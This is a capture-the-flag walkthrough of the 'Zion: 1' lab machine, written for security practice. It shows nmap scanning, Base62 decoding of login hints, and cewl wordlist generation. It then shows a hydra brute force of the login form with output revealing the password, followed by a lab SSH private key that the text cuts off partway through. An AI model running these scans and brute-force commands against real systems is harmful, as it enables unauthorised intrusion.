ZION

Machine Download Link

Description

- Machine Name: **Zion: 1**
- Difficulty: **Beginner to Intermediate**
- Tested: **VMware Workstation 14.x Pro** (This works better with VMware rather than VirtualBox)
- **DHCP Enabled**
- Goal: Read the **/home/{same_user}/flag.txt file**. The flag location information will be displayed as soon as you get internal access to the server. There is more than one way to access the server and read the final flag, so feel free to try the method you prefer. Everything will depend on the correct choice.
- Message: Help Morpheus to leave the Matrix and return to Zion.
- Warning: Be careful not to fall into a "rabbit hole" :D.
- Information: Your feedback is appreciated - Twitter: @mrhenrike

Changelog v1.2 - 2020-06-06 - Removed compatibility with Virtualbox + Updated VMware compatibility from version 14.x v1.1 - 2020-05-09 - Issue with VirtualBox v1.0 - 2020-05-04

Network Scanning

We begin by scanning our network for the target machine using Netdiscover. The target machine is active on 192.168.88.130. Let's scan it and see which services are running and which ports are open.

We do an aggressive scan on the target using nmap.

sudo nmap -sS -sV -sC -p- 192.168.88.130 -oN nmap-zion-scan

```
Session  Actions  Edit  View  Help


┌──(root㉿kali)-[~/zion]
└─# sudo nmap  -sS -sV -sC -p-  192.168.88.130 -oN nmap-zion-scan


Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-19 21:49 EST
Nmap scan report for 192.168.88.130
Host is up (0.00038s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd (PHP 7.4.5)
|_http-server-header: Apache
|_http-title: 403 Forbidden
MAC Address: 00:0C:29:F3:40:AD (VMware)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.56 seconds
```

Enumeration


The scan gives us a lot of good and useful information, but what stands that port 80 is open, let's explore port 80 first and see what we can find there.




Here we see that we have 2 buttons, The "Truth" and "Illusion". We are given the choice for the Red Pill and Blue Pill .Clicking on the Truth button, we get to a login page.




After looking around the login panel for some time, I decided to inspect the panel through the BurpSuite. I captured the request in the BurpSuite. Sent the request to the Repeater. Here, upon checking the response of the request, we see that there are some odd parameters containing values that seem to be encrypted.






Guessing that the encryption might be Base64, I decided to decode the banner value using the Decoder. This gave us a message that tells us to “Open our mind”. Also it tells us to avoid some characters.



This means that the message that was left to us is not exactly Base64. If we avoid the characters mentioned in the message we get the encryption that is Base62. So, let's try to decrypt the message using a Base62 decrypter. You can find one online.



The message that was decoded was that it is giving us the hints for the credentials for the “Zion’s Systems”. It tells us to look at the choice page that we were on few moments before. Also, it gives us the username for the user “morpheus.thematrix”. It also tells us that the user likes to keep simple passwords.

Exploitation

There are multiple methods as to how we can try to get the passwords. We can try manually but when we have an arsenal of tools that can do this for us why waste the time. I decided to create a dictionary that can be used to bruteforce the login using cewl. Using cewl is quite simple, we need to provide the URL and the output file path. Cewl will run and create a dictionary for all the words that are on the webpage.

cewl http://192.168.88.130
This command gives the dictionary from the words which are on the website.
And after that we will use the hydra to bruteforce the **password** .
hydra -l morpheus.thematrix -P password.dict 192.168.88.130 http-post-form “/zion/authenticate.php:username=^USER^&password:^PASS^:wrong”
The username is **morpheus.thematrix** and the passwords is **interpreted.**

```
┌──(root㉿kali)-[~/zion]
└─# cewl -d 3  http://192.168.88.130 > passwords.dict

┌──(root㉿kali)-[~/zion]
└─# wc -l passwords.dict
31 passwords.dict


┌──(root㉿kali)-[~/zion]
└─# hydra -l  morpheus.thematrix  -P passwords.dict 192.168.88.130 http-post-form "/zion/authenticate.php:username=^USER^&password=^PASS^:wrong"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-19 22:24:19
[ERROR] the variables argument needs at least the strings ^USER^, ^PASS^, ^USER64^ or ^PASS64^: username


┌──(root㉿kali)-[~/zion]
└─# hydra -l  morpheus.thematrix  -P passwords.dict 192.168.88.130 http-post-form "/zion/authenticate.php:username=^USER^&password=^PASS^:wrong"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-19 22:25:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 31 login tries (l:1/p:31), ~2 tries per task
[DATA] attacking http-post-form://192.168.88.130:80/zion/authenticate.php:username=^USER^&password=^PASS^:wrong
[80][http-post-form] host: 192.168.88.130   login: morpheus.thematrix   password: interpreted
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-19 22:25:10

┌──(root㉿kali)-[~/zion]
└─#
```



Now after this we see the button named as **Private key** so we click on



After clicking on this we find and key which is of the ssh so just copy it and correct the format

```
┌──(root㉿kali)-[~/zion]
└─# cat key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA4WNRk13m7zHx9Ygsnf3iHC2×8WuTkb0n3WbxrrlyfHBXBTPSbwNn
dpW5BWPHQN05Uj+Y6SWHJqdSv8QdPhxkYSHVdqoBcA/lXrkjzSpa4eKoXyJCsXk3ZUY4z/
YLY1r/lP9glpLZQ5A4T8jbz11fJ4XmhGNB5gCeuYmi7GO6jaElIHSX+bXX8iON1GjGnl+M
DrUSEu1bLlkVoZ0RDZE8qLpyQHyzeNBD1Pwr9wd/X20+5Aop/H13NRH7F+qb41oyC2QxyL
wQda63utkVm05kd9klYh5TVXAkzwLF5v2YMlsur7c4LmS/afhAeMIZyw5DvfADjTmNC31Q
4RVURrY3WnlyVC/ijmCMFKHHO53ld8E3fQe82XaXitwl1bKOiAGTAPTguG7Jgkfrjhmh0W
qw/Jcyz4H9A+hVQ8KCz7IdM8E0l/O23JMWvlaC3j/gfQuInDF/w8xmOX/pNVzoiwsmxy4c
OdSWtdXRrEJU3wcUB07cbioWtQrjWnnfzDFMSYyBAAAFiCoCcSQqAnEkAAAAB3NzaC1yc2
EAAAGBAOFjUZNd5u8×8fWILJ394hwtsfFrk5G9J91m8a65cnxwVwUz0m8DZ3aVuQVjx0Dd
OVI/mOklhyanUr/EHT4cZGEh1XaqAXAP5V65I80qWuHiqF8iQrF5N2VGOM/2C2Na/5T/YJ
aS2UOQOE/I289dXyeF5oRjQeYAnrmJouxjuo2hJSB0l/m11/IjjdRoxp5fjA61EhLtWy5Z
FaGdEQ2RPKi6ckB8s3jQQ9T8K/cHf19tPuQKKfx9dzUR+xfqm+NaMgtkMci8EHWut7rZFZ
tOZHfZJWIeU1VwJM8Cxeb9mDJbLq+3OC5kv2n4QHjCGcsOQ73wA405jQt9UOEVVEa2N1p5
clQv4o5gjBShxzud5XfBN30HvNl2l4rcJdWyjogBkwD04LhuyYJH644ZodFqsPyXMs+B/Q
PoVUPCgs+yHTPBNJfzttyTFr5Wgt4/4H0LiJwxf8PMZjl/6TVc6IsLJscuHDnUlrXV0axC
VN8HFAdO3G4qFrUK41p538wxTEmMgQAAAAMBAAEAAAGAfKZmFj9nmcAgle9S5ankpDrtX5
xkR8S6SGtHnJ85XvLuXZU0e2sBjIbvhbiSGSCANCmyErdLkKgXTrFSjug657FDklYhZ22T
KBjyYORc0PJ+teaHxglJBryYbQMhdzh7g1bdf0kF2aToT8/BKWT1XDFktLEEYATVw70IGv
5ozS1jEBkLd/IG1QauyNuNhUdIeVXRAiC9PdvM582rAbriNlqvF1UgGN/ts9wnIH7IBemw
T4QDhn2JMROZr7dzsYBOhP4yZ16vPKevxO5rXJBUGU2+BM0ZYLs20ygXnr6KM/powHCkSF
vmCja9vbZfaTKFPS20OFbLy2xbbw7Syjc4beXbV/Qvok4EVTx1lvdZ4EdKYJQMoj7X3vuK
brmpFe2SHieSOAgeE/lrV+UmOElPCFq4867AXMGz9tgUznLkhSvGL2DqhFoqM75zc5wv4u
RZ/BiNIpY+yOeTk5tfzR66G92F2qWClgwLjk48oDBPcvxdMoXnNQXONf2×78cxthvxAAAA
wClThtKaLnmdLGwDpaWdgoZEgD3DU2xFY/sxJefYagBdkMRzUCxoResMyJOk95K9oh35kJ
06Jd2kt05rMGn8eSjlA3i78mI0/QqOlfRpfhEUz/ZNCYGxWYKNRqNtrfoLKTDQraA2xhAd
p34+NBGgc8vEehv4l8W31OzFt+O9Nf+GARikR8AYIPcVzu2hjRwONkSSNkvoWH0rl8BBjn
vapJp+xMW68mnwi/RM/u/5OHNcqENRpF3N0+JVnzr6N9c/rQAAAMEA/d+HPzbk4UPLiUKq
fje1lhZfCji7etC+Dh2Jj0l1CgL9oVLz/Qt7+N2zB9evJ44ZLdQtXPas8HJlDHn0UjoUat
DW0ENrqFJ9gq+J2j3hDZt2EmQiU8XAkhX1shmk/8fG40pdYF3r1qy+bcjZ4xZWN6VSkqvI
4/l8hhmR82h6pT+Rd4m9F209HvMbP2wQNsB8plez18uNsDkTOw+HVABLlgFQQUmQChIgRq
lG42KN5zGQkFyF0JrFREHFJBBnEG7tAAAAwQDjRrMEEggCA/RgGnsrBOTKJKUkqSOrCrTN
